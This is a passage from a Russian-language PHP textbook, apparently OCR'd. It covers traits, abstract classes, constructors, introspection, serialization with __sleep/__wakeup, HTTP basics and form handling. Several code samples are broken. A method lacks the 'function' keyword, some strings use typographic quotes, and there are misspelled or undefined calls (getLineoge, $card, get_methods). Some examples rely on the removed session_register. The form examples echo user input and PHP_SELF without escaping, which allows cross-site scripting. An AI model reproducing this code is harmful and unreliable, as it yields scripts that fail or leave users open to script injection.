    [ use traitname, [ traitname, ... ]; ]
    [ visibility $property [ = value ]; ... ]
    [ function functionname (args) {
        // код
        }
        ...
    ]
}
```

Чтобы объявить, что класс должен включать методы трейта, используйте служебное слово use, после которого нужно указать любое число трейтов, разделенных запятыми:

```
trait Logger
{
    public function log($logString)
    {
        $className = __CLASS__;
        echo date(«Y-m-d h:i:s», time()) . «: [{$className}] {$logString}»;
    }
}

class User
{
    use Logger;

    public $name;

    function __construct($name = '')
    {
        $this->name = $name;
        $this->log(«Создан пользователь '{$this->name}'");
    }

    function __toString()
    {
        return $this->name;
    }
}

class UserGroup
 {
    use Logger;
    public $users = array();

    public addUser(User $user)
    {
        if (!$this->includesUser($user)) {
            $this->users[] = $user;
            $this->log("Пользователь '{$user}' добавлен в группу");
        }
    }
}

$group = new UserGroup;
$group->addUser(new User("Franklin"));
```

Вывод:

```
2019-03-09 07:12:58: [User] Создан пользователь 'Franklin'
2019-03-09 07:12:58: [UserGroup] Пользователь 'Franklin' добавлен в группу
```

Методы, определенные в трейте Logger, доступны экземплярам класса UserGroup, так же, как будто они определены в самом классе.

Создавать самостоятельные экземпляры трейтов невозможно. Трейты могут быть составлены из других трейтов включением оператора use в объявление трейта (после use следует список имен трейтов, разделенных запятыми), как показано здесь:

```
trait First
{
    public function doFirst()
    {
        echo "first\n";
    }
}

trait Second
{
    public function doSecond()
    {
        echo "second\n";
    }
}

trait Third
{
    use First, Second;

    public function doAll()
    {
        $this->doFirst();
        $this->doSecond();
    }
}

class Combined
{
    use Third;
}

$object = new Combined;
$object->doAll();
```

Вывод:

```
first
second
```

Трейты могут объявлять абстрактные методы.

Если класс использует несколько трейтов, определяющих один и тот же метод, вы получите от PHP "привет" в виде фатальной ошибки. Однако, вы можете переопределить это поведение, указав компилятору, какую реализацию данного метода вы хотите использовать. Для этого используйте ключевое слово insteadof для каждого конфликта:

```
trait Command
{
    function run()
    {
        echo "Executing a command\n";
    }
}

trait Marathon
{
    function run()
    {
        echo "Запускаем марафон\n";
    }
}

class Person
{
    use Command, Marathon {
        Marathon::run insteadof Command;
    }
}

$person = new Person;
$person->run();
```

Вывод:

```
Запускаем марафон
```

Вместо того чтобы выбирать всего один метод, вы можете использовать ключевое слово as для создания псевдонима метода трейта с другим именем. Вы все еще должны явно разрешать любые конфликты во включенных трейтах. Например:

```
trait Command
{
    function run()
    {
        echo "Выполняем команду";
    }
}
```

```
trait Marathon
{
    function run()
    {
        echo "Запускаем марафон";
    }
}

class Person
{
    use Command, Marathon {
        Command::run as runCommand;
        Marathon::run insteadof Command;
    }
}
$person = new Person;
$person->run();
$person->runCommand();
```

Вывод:

```
Запускаем марафон
Выполняем команду
```

Абстрактные методы

PHP также предоставляет механизм для объявления того, что определенные методы класса должны быть реализованы подклассами. Реализация этих методов не определена в родительском классе, а они определены как абстрактные. Предельным значением является интерфейс, который по своей сути является абстрактным классом, содержащим абстрактное определение методов.

Когда в каком-либо подклассе вы реализуете объявленный абстрактный метод, то принято говорить, что в этих случаях вы обеспечиваете абстрактный метод. Если у класса есть какие-либо методы, определенные как абстрактные, вы должны объявить класс как абстрактный.

```
abstract class Component
{
    abstract function printOutput();
}

class ImageComponent extends Component
{
    function printOutput()
    {
        echo "Pretty picture";
    }
}
```

Абстрактные классы нельзя инстанциировать, то есть у абстрактного класса не может быть экземпляров (объектов). Также отметьте, что в отличие от некоторых языков, вы не можете предоставить реализацию по умолчанию для абстрактны методов.

Трейты также могут объявить абстрактные методы. Классы, содержащие трейт с абстрактным методом, должны реализовать этот метод:

```
trait Sortable
{
    abstract function uniqueId();

    function compareById($object)
    {
        return ($object->uniqueId() < $this->uniqueId()) ? -1 : 1;
    }
}

class Bird
{
    use Sortable;
    function uniqueId()
    {
        return __CLASS__ . «:{$this->id}»;
    }
}

class Car
{
    use Sortable;
}
// фатальная ошибка
$bird = new Bird;
$car = new Car;
$comparison = $bird->compareById($card);
```

При реализации абстрактного метода в дочернем классе, сигнатуры методов (набор параметров, возвращаемый тип) должны соответствовать друг другу – то есть они должны принимать одинаковое число требуемых параметров и если у какого-то параметра есть контроль типа, такой же контроль типа должен быть у параметра соответствующего метода. Кроме того, у дочернего метода должна быть та же или менее ограниченная видимость что и у метода родительского класса.

Конструкторы

При создании объекта вы можете указать список аргументов:

```
$person = new Person("Фред", 35);
```

Эти аргументы будут переданы конструктору класса, специальной функции, которая инициализирует свойства класса.

Конструктор – это функция, определенная в классе с именем __construct(). Рассмотрим конструктор класса Person:

```
class Person
{
    function __construct($name, $age)
    {
        $this->name = $name;
        $this->age = $age;
    }
}
```

PHP не предусматривает автоматическую цепочку вызовов конструкторов, то есть если вы создаете объект производного класса, будет вызван только конструктор производного класса. Если вы хотите вызвать конструктор родительского класса, конструктор в производном классе должен явно вызвать конструктор родительского класса. В этом примере конструктор класса Employee вызывает конструктор класса Person:

```
class Person
{
    public $name, $address, $age;

    function __construct($name, $address, $age)
    {
        $this->name = $name;
        $this->address = $address;
        $this->age = $age;
    }
}

class Employee extends Person
{
    public $position, $salary;
    function __construct($name, $address, $age, $position, $salary)
    {
        parent::__construct($name, $address, $age);
        $this->position = $position;
        $this->salary = $salary;
    }
}
```

Деструкторы

При разрушении объекта (например, когда удаляется последняя ссылка на объект или когда достигается конец сценария) вызывается его *деструктор*.

Поскольку PHP сам автоматически очищает все ресурсы при завершении сценария, деструкторы применяются не очень часто. Деструктор – это метод с именем __destruct():

```
class Building
{
    function __destruct()
    {
        echo "Здание разрушено!";
    }
}
```

6.5. Интроспекция

Интроспекция – это способность программы определять и проверять характеристики объекта, такие как имя, родительский класс (если есть), свойства и методы. С помощью интроспекции вы можете написать код, который сможет работать с любыми классами или объектами. При написании вашего кода вам не нужно знать, какие методы или свойства определены в том или и ном используемом классе. Вместо этого вы можете получить эту информацию во время выполнения, что делает возможным написание отладчиков кода, сериализаторов, профайлеров и т.д. В этом разделе мы посмотрим, как интроспекция реализована в PHP.

Исследование классов

Чтобы определить, какие классы существуют, используйте функцию class_exists(), которая принимает строку и возвращает логическое значение. Альтернативно вы можете использовать функцию get_declared_classes(), возвращающую массив определенных классов и проверяющую, есть ли имя класса в результирующем массиве:

```
$doesClassExist = class_exists(classname);
$classes = get_declared_classes();
$doesClassExist = in_array(classname, $classes);
```

Получить методы и свойства, определенные в классе (включая те, которые наследуется от суперклассов), можно с помощью функций get_class_method() и get_class_vars(). Эти функции принимают имя класса и возвращают массив:

```
$methods = get_class_methods(classname);
$properties = get_class_vars(classname);
```

Имя класса можно передать как простое слово, как строку в кавычках или как переменную, содержащую имя класса:

```
$class = "Person";
$methods = get_class_methods($class);
$methods = get_class_methods(Person); // то же самое
$methods = get_class_methods("Person"); // то же самое
```

Массив, возвращаемый функцией get_class_methods() – простой список имен методов. Ассоциативный массив, возвращаемый get_class_vars() отражает имена свойств в значения и также содержит наследуемые свойства.

Одна из особенностей get_class_vars() состоит в том, что она возвращает только свойства, которые имеют значения по умолчанию и видимы в текущей области; нет никакого другого способа обнаружить неинициализированные свойства.

Используйте функцию get_parent_class(), чтобы найти родительский класс:

```
$superclass = get_parent_class(classname);
```

В примере 6.1 используется функция display_classes(), отображающая все объявленные в данный момент классы, их методы и свойства.

Пример 6.1. Отображение всех определенных классов

```
function displayClasses()
{
    $classes = get_declared_classes();

    foreach ($classes as $class) {
        echo "Showing information about {$class}<br />";
        echo "Class methods:<br />";

        $methods = get_class_methods($class);

        if (!count($methods)) {
            echo "<i>None</i><br />";
        }
        else {
            foreach ($methods as $method) {
                echo "<b>{$method}</b>()<br />";
            }
        }

        echo "Class properties:<br />";

        $properties = get_class_vars($class);
```

```
        if (!count($properties)) {
            echo "<i>None</i><br />";
        }
        else {
            foreach(array_keys($properties) as $property) {
                echo "<b>\${$property}</b><br />";
            }
        }

        echo "<hr />";
    }
}
```

Исследование объекта

Чтобы получить класс, к которому принадлежит объект, сначала убедитесь, что передаваемый параметр является объектом с помощью функции is_object(), а затем получите класс функцией get_class():

```
$isObject = is_object(var);
$classname = get_class(object);
```

Перед вызовом метода объекта вам нужно убедиться, что он существует, используя функцию method_exists():

```
$methodExists = method_exists(object, method);
```

Вызов неопределенного метода приведет к ошибке исполнения.

Подобно get_class_vars(), которая возвращает свойства класса, get_object_vars() возвращает массив свойств, установленных в объекте:

```
$array = get_object_vars(object);
```

Как и get_class_vars(), функция get_object_vars() возвращает только установленные свойства:

```
class Person
{
    public $name;
    public $age;
}
$fred = new Person;
$fred->name = "Фред";
$props = get_object_vars($fred);    // array('name' => "Фред", 'age' => NULL);
```

Функция get_parent_class() принимает имя объекта или имя класса. Она возвращает имя родительского класса или FALSE, если нет родительского класса:

```
class A {}
class B extends A {}
```

```
$obj = new B;
echo get_parent_class($obj);
echo get_parent_class(B);
```

Вывод:

```
AA
```

Пример интроспекции

Пример 6.2 показывает в действии функции, отображающие информацию о свойствах и методах объекта, а также дерево наследования.

Пример 6.2. Функции интроспекции объекта

```
// возвращает массив методов, включая наследуемые методы
function getCallableMethods($object)
{
    $methods = get_class_methods(get_class($object));

    if (get_parent_class($object)) {
        $parent_methods = get_class_methods(get_parent_class($object));
        $methods = array_diff($methods, $parent_methods);
    }

    return $methods;
}

// возвращаем массив наследуемых методов
function getInheritedMethods($object)
{
    $methods = get_class_methods(get_class($object));

    if (get_parent_class($object)) {
        $parentMethods = get_class_methods(get_parent_class($object));
        $methods = array_intersect($methods, $parentMethods);
    }

    return $methods;
}

// возвращает массив суперклассов
function getLineage($object)
{
    if (get_parent_class($object)) {
        $parent = get_parent_class($object);
        $parentObject = new $parent;
        $lineage = getLineoge($parentObject);
        $lineage[] = get_class($object);
    }
```

```
    else {
        $lineage = array(get_class($object));
    }

    return $lineage;
}

// возвращает массив подклассов
function getChildClasses($object)
{
    $classes = get_declared_classes();

    $children = array();

    foreach ($classes as $class) {
        if (substr($class, 0, 2) == '__') {
            continue;
        }
        $child = new $class;
        if (get_parent_class($child) == get_class($object)) {
            $children[] = $class;
        }
    }

    return $children;
}

// отображаем информацию об объекте
function printObjectInfo($object)
{
    $class = get_class($object);
    echo "<h2>Класс</h2>";
    echo "<p>{$class}</p>";
    echo "<h2>Наследование</h2>";
    echo "<h3>Родители</h3>";

    $lineage = getLineage($object);
    array_pop($lineage);

    if (count($lineage) > 0) {
        echo "<p>" . join(" -&gt; ", $lineage) . "</p>";
    }
    else {
        echo "<i>Отсутствуют</i>";
    }

    echo "<h3>Дети</h3>";
    $children = getChildClasses($object);
```

```
    echo "<p>";

    if (count($children) > 0) {
        echo join(', ', $children);
    }
    else {
        echo "<i>Отсутствуют</i>";
    }

    echo "</p>";

    echo "<h2>Methods</h2>";
    $methods = getCallableMethods($class);
    $object_methods = get_methods($object);
    if (!count($methods)) {
        echo "<i>Отсутствуют</i><br />";
    }
    else {
        echo '<p>Наследуемые методы выделены <i>курсивом</i>.</p>';

        foreach($methods as $method) {
            if (in_array($method, $object_methods)) {
                echo "<b>{$method}</b>();<br />";
            }
            else {
                echo "<i>{$method}</i>();<br />";
            }
        }
    }

    echo "<h2>Свойства</h2>";
    $properties = get_class_vars($class);

    if (!count($properties)) {
        echo "<i>Отсутствуют</i><br />";
    }
    else {
        foreach(array_keys($properties) as $property) {
            echo "<b>\${$property}</b> = " . $object->$property . "<br />";
        }
    }

    echo "<hr />";
}
```

Теперь рассмотрим нашу программу в действии на примере с некоторыми демонстрационными классами и объектами:

```
class A
{
    public $foo = "foo";
    public $bar = "bar";
    public $baz = 17.0;

    function firstFunction()
    {
    }

    function secondFunction()
    {
    }
}

class B extends A
{
    public $quux = false;

    function thirdFunction()
    {
    }
}

class C extends B
{
}

$a = new A;
$a->foo = "sylvie";
$a->bar = 23;
$b = new B;
$b->foo = "bruno";
$b->quux = true;
$c = new C;

printObjectInfo($a);
printObjectInfo($b);
printObjectInfo($c);
```

6.6. Сериализация

Сериализация объекта означает его конвертирование в представление потока байтов (строковое представление), которое может быть сохранено в файле. Это полезно для персистентных данных[6]; например, сессии PHP

[6] *Персистентные структуры данных* - это такие структуры данных, когда при любом изменении у нас остается доступ к предыдущим версиям этой структуры.

автоматически сохраняют и восстанавливают объекты. Сериализация в PHP практически автоматическая – от вас она требует совсем немного. Вам нужно лишь вызвать функции serialize() и unserialise():

```
$encoded = serialize(something);
$something = unserialize(encoded);
```

Сериализация чаще всего используется сессиями PHP. Все, что вам нужно сделать - сказать PHP, какие переменные вы хотите отслеживать и они будут автоматически сохраняться у пользователя между визитами на страницы вашего сайта. В то же время, сериализация используется не только в рамках сессий, и если вы захотите реализовать свою собственную структуру персистентных объектов, вы можете самостоятельно использовать serialize() и unserialize().

Класс объекта должен быть определен перед его десериализацией. Попытка десериализовать объект, класс которого еще не определен, поместит объект в класс stdClass, что сделает его бесполезным. При автоматической сериализации/десериализации вы должны подключать файл, содержащий определение класса объекта на каждой странице вашего сайте. Например, это можно сделать так:

```
include "object_definitions.php";     // загружаем определение объекта
session_start();
// загружаем постоянные переменные
?>
<html>...
```

В PHP есть два специальных метода для объектов при их сериализации и десериализации: __sleep() и __wakeup(). Эти методы уведомляют объекты, когда они должны сериализоваться и десериализоваться. Объекты могут быть сериализованы, даже если у них нет этих методов, однако они не будут уведомлены об этом.

Метод __sleep() вызывается перед сериализацией объекта. Он позволяет подготовить объект к сериализации, например, закрыть все соединения с базой данных, записать несохраненные персистентные данные и т.д. Метод должен вернуть массив, содержащий имена элементов данных, которые нужно сохранить в поток байтов. Если метод вернул пустой массив, это означает, что никакие данные не были записаны.

Соответственно, метод __wakeup() вызывается как только объект был воссоздан из потока байтов (десериализован). Метод может выполнять любое требуемое действие, например, заново устанавливать соединения с базой данных и выполнять другие задачи инициализации.

В примере 6.3 описан класс Log, предоставляющий два полезных метода: write() добавляет сообщение в журнал, read() возвращает текущее содержимое журнала. В классе используются метод __wakeup() для повторного открытия журнала и метод __sleep() для его закрытия.

Пример 6.3. Файл Log.php

```
class Log
{
    private $filename;
    private $fh;

    function __construct($filename)
    {
        $this->filename = $filename;
        $this->open();
    }

    function open()
    {
        $err.= "Не могу открыть";
        $this->fh = fopen($this->filename, 'a') or die("$err {$this->filename}");
    }

    function write($note)
    {
        fwrite($this->fh, "{$note}\n");
    }

    function read()
    {
        return join('', file($this->filename));
    }

    function __wakeup()
    {
        $this->open();
    }

    function __sleep()
    {
        // пишем информацию в журнал
        fclose($this->fh);
        return array("filename");
    }
}
```

Сохраните определение класса Log в файле *Log.php*. HTML-страница, использующая класс Log, и сессии PHP для хранения постоянной переменной log ($logger) представлена в примере 6.4.

Пример 6.4. Файл front.php

```
<?php
include_once "Log.php";
session_start();
?>

<html><head><title>Основная страница</title></head>
<body>

<?php
$now = strftime("%c");
if (!session_is_registered('logger')) {
    // вместо session_is_registered() рекомендуется проверять существование
    // переменных в $_SESSION, например
    // if (!isset($_SESSION['logger'])) {
    $logger = new Log("/tmp/persistent_log");
    session_register('logger');
    $logger->write("Создано $now");
    echo("<p>Создана сессия и объект журнала</p>");
}
$logger->write("Просмотрена первая страница {$now}");

echo "<p>Журнал содержит:</p>";
echo nl2br($logger->read());
?>

<a href="next.php">Перейти на следующую страницу</a>
</body></html>
```

Примечание. Функция session_is_registered() считается устаревшей в PHP 5.3 и ее использовать не рекомендуется, в PHP 5.4 эта функция удалена.

Пример 6.5 показывает файл *next.php* и HTML-страницу. Переход по ссылке с основной страницы на эту страницу инициирует загрузку объекта $logger. Вызов _wakeup() заново открывает файл журнала, таким образом, объект сразу готов к использованию.

Пример 6.5. Файл next.php

```
<?php
include_once "Log.php";
session_start();
?>

<html><head><title>Следующая страница</title></head>
<body>

<?php
$now = strftime("%c");
$logger->write("Просматриваемая страница 2 // {$now}");

echo "<p>Журнал содержит:";
echo nl2br($logger->read());
echo "</p>";
?>

</body></html>
```

Глава 7. Web-технологии

PHP был разработан как язык для написания веб-сценариев и хотя его можно использовать и для написания сценариев командной строки или для создания GUI-сценариев, в большинстве случаев PHP все-таки используется в своей основной области – в веб-разработке. На современных динамических сайтах есть формы, используются сессии, перенаправления, а также многое другое, и в данной главе вы узнаете, как все эти вещи реализуются на PHP. Вы узнаете, как использовать PHP-сеансы, как получить доступ к параметрам формы и загруженным файлам, как отправить Cookies и перенаправить браузер, ну и еще много чего полезного.

7.1. Основы HTTP

В основе WWW лежит протокол HTTP (Hyper Text Transfer Protocol). Этот протокол определяет, как веб-браузеры запрашивают файлы у веб-серверов, и как веб-серверы передают запрашиваемые файлы обратно. Соответственно, чтобы понять и освоить различные PHP-техники, применяемые в контексте веб-разработки, мы должны знать хотя бы основы HTTP, описание которых и приведено далее в этой главе. Для более полного понимания HTTP рекомендую книгу «HTTP Pocket Reference» (HTTP. Карманный справочник). http://shop.oreilly.com/product/9781565928626.do.

Когда веб-браузер запрашивает веб-страницу, он отправляет HTTP-запрос веб-серверу. Запрос всегда содержит заголовочную информацию и иногда содержит тело запроса. Веб-сервер отвечает сообщением, которое всегда содержит информацию заголовка и обычно содержит тело. Первая строка запроса выглядит примерно так:

```
GET /index.html HTTP/1.1
```

Данная строка указывает HTTP-команду, называемую методом, после которой следует адрес документа и версия используемого протокола HTTP. В этом случае применяется метод GET, чтобы получить документ *index.html*, используя протокол HTTP 1.1. После начальной строки запрос может содержать дополнительную информацию заголовка, которая сообщает серверу дополнительные данные о запросе. Например:

```
User-Agent: Mozilla/5.0 (Windows 2000; U) Opera 6.0 [en]
Accept: image/gif, image/jpeg, text/*, */*
```

Строка заголовка (или просто – заголовок) **User-Agent** предоставляет информацию о веб-браузере, а строка (заголовок) **Accept** указывает MIME-типы, которые поддерживает браузер. После строк заголовка запрос содержит пустую строку, чтобы обозначить конец секции заголовка. Запрос может также содержать дополнительные данные, если это требуется для используемого метода (например, для метода POST, который мы обсудим далее). Если запрос не содержит данных, он заканчивается пустой строкой.

Веб-сервер принимает запрос, обрабатывает его и отправляет ответ. Первая строка HTTP-выглядит в большинстве случаев так:

```
HTTP/1.1 200 OK
```

Эта строка указывает версию протокола, код состояния и описание этого кода состояния. В нашем случае код состояния - 200, он означает, что запрос был успешен, о чем свидетельствует описание “OK”. После этого ответ еще содержит другие строки заголовка, предоставляющие дополнительную информацию о запросе. Например:

```
Date: Thu, 31 May 2019 14:07:50 GMT
Server: Apache/2.2.14 (Ubuntu)
Content-Type: text/html
Content-Length: 1845
```

Строка заголовока (заголовок) **Server** предоставляет информацию о программном обеспечении веб-сервера, а заголовок **Content-Type** указывает MIME-тип данных, содержащихся в ответе. После раздела заголовка ответ содержит пустую строку, за которой следуют запрашиваемые данные, если запрос был успешен.

Два наиболее используемых HTTP-метода - GET и POST. Метод GET предназначен для запроса такой информации как HTML-документ, картинка, результаты запроса базы данных, с сервера и т.д. Метод POST означает отправку информации (например, такой как номер кредитной карточки, который должен быть сохранен в базе данных) на сервер. Веб-бразуер использует метод GET, когда пользователь вводить URL или щелкает на ссылке. Когда пользователь заполняет форму, может использоваться как метод GET, так и POST, в зависимости от значения атрибута `method` тега `form`. Более подробно методы GET и POST будут рассмотрены в разделе “Обработка форм”.

7.2. Переменные

В данном разделе мы поговорим, как получить информацию о конфигурации сервера, а также информацию из запроса (включая параметры

формы и Cookies). Эта информация называется EGPCS-информацией (environment, GET, POST, cookies, server) и может быть получена несколькими разными способами в PHP.

PHP создает шесть глобальных массивов[7], содержащих EGPCS-информацию:

- $_COOKIE - содержит любые значения Cookies, переданные как часть запроса, где ключами массива являются имена Cookies.
- $_GET - содержит любые параметры, являющиеся частью GET-запроса, где ключи массива - это имена параметров формы.
- $_POST - содержит любые параметры, являющиеся частью POST-запроса, где ключи массива - это имена параметров формы.
- $_FILES - содержит информацию о загруженных файлах.
- $_SERVER - хранит полезную информацию о веб-сервере, этот массив будет описан в следующем разделе.
- $_ENV - содержит имена любых переменных окружения, ключи массива являются именами переменных окружения.

Перечисленные переменные являются не только глобальными, но и видимыми из функций. Также PHP автоматически создает массив $_REQUEST, содержащий элементы массивов $_GET, $_POST и $_COOKIES в одном массиве.

7.3. Информация сервера

Глобальный массив $_SERVER содержит много полезной информации о веб-сервере. Большинство этой информации приходит из переменных окружения, требуемых в CGI-спецификации[8]. Далее приведен полный список записей массива $_SERVER, полученных из CGI:

- PHP_SELF - имя текущего сценария относительно корневого каталога документов (например, */store/cart.php*). Эта переменная очень полезна при создании ссылки на наш сценарий, что будет показано позже.
- SERVER_SOFTWARE - строка, идентифицирующая сервер (например, "Apache/1.3.33 (Unix) mod_perl/1.26 PHP/5.5.4").

[7] Глобальные массивы доступны из любого места PHP-скрипта и не требуют для этого использования ключевого слова global.

[8] CGI (от англ. Common Gateway Interface — «общий интерфейс шлюза») — стандарт интерфейса, используемого для связи внешней программы с веб-сервером. Программу, которая работает по такому интерфейсу совместно с веб-сервером, принято называть шлюзом, хотя многие предпочитают названия «скрипт» (сценарий) или «CGI-программа».

- SERVER_NAME – имя узла, DNS-псевдоним или IP-адрес (например, *www.example.com*), может использоваться для создания ссылки на сам сценарий.
- GATEWAY_INTERFACE – версия стандарта CGI (например,"CGI/1.1").
- SERVER_PROTOCOL – имя и версия протокола сервера (например, "HTTP/1.1").
- SERVER_PORT – номер порта сервера, которому был отправлен запрос (например, "80").
- REQUEST_METHOD - метод, используемый клиентом для получения документа (например, "GET").
- PATH_INFO - путь к документу, переданный клиентом (например, */list/users*).
- PATH_TRANSLATED - значение PATH_INFO, преобразованное сервером в имя файла (например, */home/httpd/htdocs/list/users*).
- SCRIPT_NAME - путь URL к текущей странице, который полезен для создания ссылок на сам сценарий (например, */~me/menu.php*).
- QUERY_STRING - все, что находится после ? в URL (например, *name=Fred+age=35*).
- REMOTE_HOST - имя узла машины, которая запросила эту страницу (например, "dialup-192-168-0-1.example.com (*http://dialup-192-168-0-1.example.com*)"). Если нет DNS-информации для этой машины, данная запись будет пуста, а вам придется использовать информацию из REMOTE_ADDR.
- REMOTE_ADDR - строка, содержащая IP-адрес машины, запросившей эту страницу (например, 192.168.0.250).
- AUTH_TYPE - если страница защищена паролем, эта запись содержит метод, используемый для защиты страницы (например, "basic").
- REMOTE_USER - если страница защищена паролем, здесь находится имя пользователя, переданное клиентом (например, "fred"). Заметьте, нет способа обнаружить пароль, переданный клиентом.
- REMOTE_IDENT - если сервер настроен, чтобы использовать проверку идентификации *identd* (RFC 931), эта запись будет содержать имя пользователя, полученное от узла, который сделал веб-запрос (например, "barney"). Не используйте эту строку для аутентификации, ее легко подделать.
- CONTENT_TYPE - тип содержимого информации, присоединенной к запросам PUT и POST (например, "x-url-encoded").
- CONTENT_LENGTH - длина информации, присоединенной к запросам PUT и POST (например, "3,952").

Веб-сервер Apache также создает записи в массиве $_SERVER для каждой строки HTTP-заголовка в запросе. Для каждого ключа имя заголовка конвертируется в верхний регистр, а тире (-) преобразуются в знаки подчеркивания (_), а также добавляется префикс HTTP_. Например, у заголовка User-Agent будет ключ HTTP_USER_AGENT.

Два самых полезных заголовка:

- HTTP_USER_AGENT - строка идентификации браузера (например, "Mozilla/5.0 (Windows 2000; U) Opera 6.0 [en]")
- HTTP_REFERER - страница, с которой браузер пришел на эту страницу (например, *http://www.example.com/last_page.html*)

7.4. Обработка форм

В PHP очень просто обрабатывать формы, поскольку параметры формы доступны в массивах $_GET и $_POST. В данном разделе мы рассмотрим много трюков и методов работы с формами.

Методы

Как уже было отмечено, существует два HTTP-метода, которые клиент может использовать для передачи данных формы на сервер: метод GET и метод POST. Какой именно из них будет использовать конкретная форма, указывается атрибутом method тега form. Теоретически, название методов не чувствительны к регистру, но некоторые браузеры могут требовать, чтобы название метода было указано прописными буквами.

Запрос GET кодирует параметры формы в URL, который называется строкой запроса. При этом данные из формы передаются в самом запросе. Текст, который следует после ? и есть строка запроса:

```
/path/to/chunkify.php?word=despicable&length=3
```

Метод POST подразумевает передачу параметров формы в теле HTTP-запроса, оставляя нетронутым URL.

Видимая разница между методами GET и POST - это строка URL. Поскольку при использовании метода GET все параметры формы по сути вбиваются в URL, пользователи могут добавить в закладки все GET-запросы (как они добавляют в закладки обычные URL-адреса веб-страниц). В случае с POST-запросами подобная ситуация исключена.

Основная же разница между запросами GET и POST состоит в более тонких материях. Спецификация HTTP говорит, что GET-запросы идемпо-

тентны[9], то есть при отправке одного и того же GET-запроса для определенного URL, включая параметры формы, все эти запросы будут возвращать одну и ту же веб-страницу (или что там было запрошено). Поэтому веб-браузеры могут кэшировать страницы ответов для GET-запросов, поскольку страница ответа не изменяется, независимо от того, сколько раз и кем страница была загружена. Из-за этого GET-запросы должны использоваться только для запросов, ответы на которые никогда не будут изменяться, например, разделение строки на меньшие блоки или умножение чисел.

POST-запросы не являются идемпотентными. Это означает, что они не могут быть кэшированы и при каждом отображении страницы нужно заново связываться с сервером. Вероятно, ваш браузер спросит вас "Повторить отправку данных формы?" перед отображением или перезагрузкой определенных страниц. И это та причина, по которой POST-запросы нужно использовать для запросов, ответы на которые могут изменяться со временем, например, отображение содержимого корзины или текущие сообщения доски объявлений.

Однако, идемпотентность часто игнорируется в реальном мире. Кэши браузеров обычно так плохо реализованы, да и кнопку *Обновить* так просто нажать, что программисты часто используют запросы GET или POST только на основании того, хотят ли они видеть параметры запроса в URL или нет. Важно помнить, что GET-запросы не должны использоваться для любых действий, которые вызывают изменения на сервере, например, размещение заказа или обновление базы данных.

Тип метода, используемый при запросе PHP-страницы доступен через $_SERVER['REQUEST_METHOD']. Например:

```
if ($_SERVER['REQUEST_METHOD'] == 'GET') {
    // обрабатываем GET-запрос
}
else {
    die("Вы должны использовать только GET-запрос!");
}
```

Параметры

Используйте массивы $_POST, $_GET и $_FILES, чтобы получить доступ к параметрам формы. Ключи массива - это имена параметров, а значения массива - это значения данных параметров. Поскольку в именах HTML можно ис-

[9] Идемпотентность — свойство методов, которые при многочисленном повторном обращении вернут один и тот же результат, кроме случаев когда информация устарела. Это значит, что при обращении к одному и тому же URL все пользователи будут видеть одну и туже веб страницу, изображение, видео и т.п. Таким свойством обладают GET, PUT, DELETE методы.

пользовать точки, которые запрещены в PHP-именах, в массиве точки будут преобразованы в знаки подчеркивания (_).

Пример 7.1 показывает HTML-форму, используемую для разбивки слова на блоки. Форма содержит два поля: одно для строки (имя параметра word), а одно - для длины блоков (имя параметра number).

Пример 7.1. Форма chunkify.html

```
<html>
    <head><title>Форма разбивки строки на части</title></head>
    <body>
        <form action="chunkify.php" method="POST">
        Введите слово: <input type="text" name="word" /><br />
        Длина одной части слова? <input type="text" name="number" /><br />
        <input type="submit" value="Разбить!">
        </form>
    </body>
</html>
```

Пример 7.2 содержит PHP-сценарий *chunkify.php*, которому передаются параметры формы, приведенной в примере 7.1. Сценарий копирует параметры в переменные, а затем использует их.

Пример 7.2. Сценарий chunkify.php

```
<?php
$word = $_POST['word'];
$number = $_POST['number'];
$chunks = ceil(strlen($word) / $number);

echo "Блоки размером {$number} символов слова '{$word}':<br />\n";

for ($i = 0; $i < $chunks; $i++) {
    $chunk = substr($word, $i * $number, $number);
    printf("%d: %s<br />\n", $i + 1, $chunk);
}
?>
```

На рис. 7.1 показана, как форма, так и результат ее обработки сценарием.




Рис. 7.1. Форма и ее вывод

Самообработка страниц

Одна и таже PHP-страница может использоваться как для создания формы, так и для ее обработки. Если страница, показанная в примере 7.3, будет запрошена методом GET, она выведет форму, принимающую температуру в градусах по Фаренгейту. Если страница вызвана методом POST, она вычисляет и отображает соответствующую температуру в градусах по Цельсию.

Пример 7.3. Самообработка страниц (temp.php)

```
<html>
    <head><title>Преобразование температуры</title></head>
    <body>

    <?php if ($_SERVER['REQUEST_METHOD'] == 'GET') { ?>
        <form action="<?php echo $_SERVER['PHP_SELF'] ?>" method="POST">
            Температура в Фаренгейтах:
            <input type="text" name="fahrenheit" /><br />
            <input type="submit" value="Конвертировать в Цельсии!" />
        </form>
```

```
    <?php }
    else if ($_SERVER['REQUEST_METHOD'] == 'POST') {
        $fahrenheit = $_POST['fahrenheit'];
        $celsius = ($fahrenheit - 32) * 5 / 9;

        printf("%.2fF = %.2fC", $fahrenheit, $celsius);
    }
    else {
